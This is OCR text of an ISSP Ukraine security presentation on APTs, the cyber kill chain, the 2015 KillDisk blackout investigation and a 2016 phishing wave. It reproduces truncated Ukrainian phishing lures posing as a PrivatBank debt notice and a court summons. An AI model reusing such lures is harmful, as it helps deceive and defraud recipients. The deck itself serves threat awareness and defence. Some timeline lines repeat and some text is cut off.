
Protecting from cyber-threats…
Is that possible to fight alone?

Roman Sologub
General Manager
ISSP Ukraine




THE INTERNET OF THINGS

ISSP Information Systems Security Partners

$ 2,1 TRILLION in 2019

- Data for sale
- Attack as a service
- Botnet services
- Malware / Trojans
- Accounts for sale



Assume Compromise

Detect & Respond Faster


Not just IT – OT, IOT, Physical

Increased Regulation

> Advanced Persistent Threat

*a set of **stealthy** and **continuous** computer **hacking** processes, often orchestrated by human targeting a specific entity.*

Cyber Kill Chain



1. Preparation:


social networks, internet, deep web, documents, metadata


2. Intrusion:

Mass mail, targeted mail, candy drop, social engineering

3. Active Breach:

Keyloggers, cryptolockers, password crackers, backdoors, etc…








ng and analyzing evidence we reconstructed attack timeline and traced it back to April 2015


Data was destroyed by KILLDISK

24.10.2015 Day of the attack start and beginning of the investigation






Initial malware delivery attempt
23.04.2015
By continuously collecting and analyzing evidence we reconstructed attack timeline and traced it back to April 2015
Data was destroyed by KILLDISK
24.10.2015 Day of the attack start and beginning of the investigation
6 month from intrusion to blackout
14 min


Initial malware delivery attempt
23.04.2015
By continuously collecting and analyzing evidence we reconstructed attack timeline and traced it back to April 2015
Data was destroyed by KILLDISK
24.10.2015 Day of the attack start and beginning of the investigation
EXPLOTIATION
DELIVERY
INSTALLATION
ACTION ON OBJECTIVES



Hackers Spend
200+ Days Inside
Before Discovery

> Ukraine 14/07/16

APT-scenario
Delivery stage

14 / 07 / 2016

1000+ emails were released to various organizations in Ukraine



Вельмишановний контрагенте!


Фінансовий відділ Приватбанк звертаєть
допомогою нашої сервісу онлайн банкінг

На даний момент належну суму за креди
борг з урахуванням штрафних санкцій (0
113 000,59 грн.

У зв'язку з цим, на підставі кредитної уго
складання судового позову на Ваше ім'я.

Пропонуємо ознайомитись з відповідним

З повагою,
Юрисконсульт
Єгор Лысицин



14.07.2016	Суддя Карабань В.М.


ПОВІСТКА ПРО ВИКЛИК

Київський районний суд м. Харків даною повісткою повідомляє вас про необхідність з'явитись в якості особи, яка притягається до адміністративної відповідальності за ст. 185 Кодексу України про адміністративні правопорушення у суд для участі в судовому засіданні по справі №045171-15, яке відбудеться 28.07.2016 р. о 10:30 в залі судових засідань №7 за адресою суду. Актуальну адресу суду ви можете знайти на веб-сторінці: http://court.gov.ua/sudy/

Ви повинні забезпечити свою явку до суду для участі у засіданні суду у процесуальному статусі відповідача.

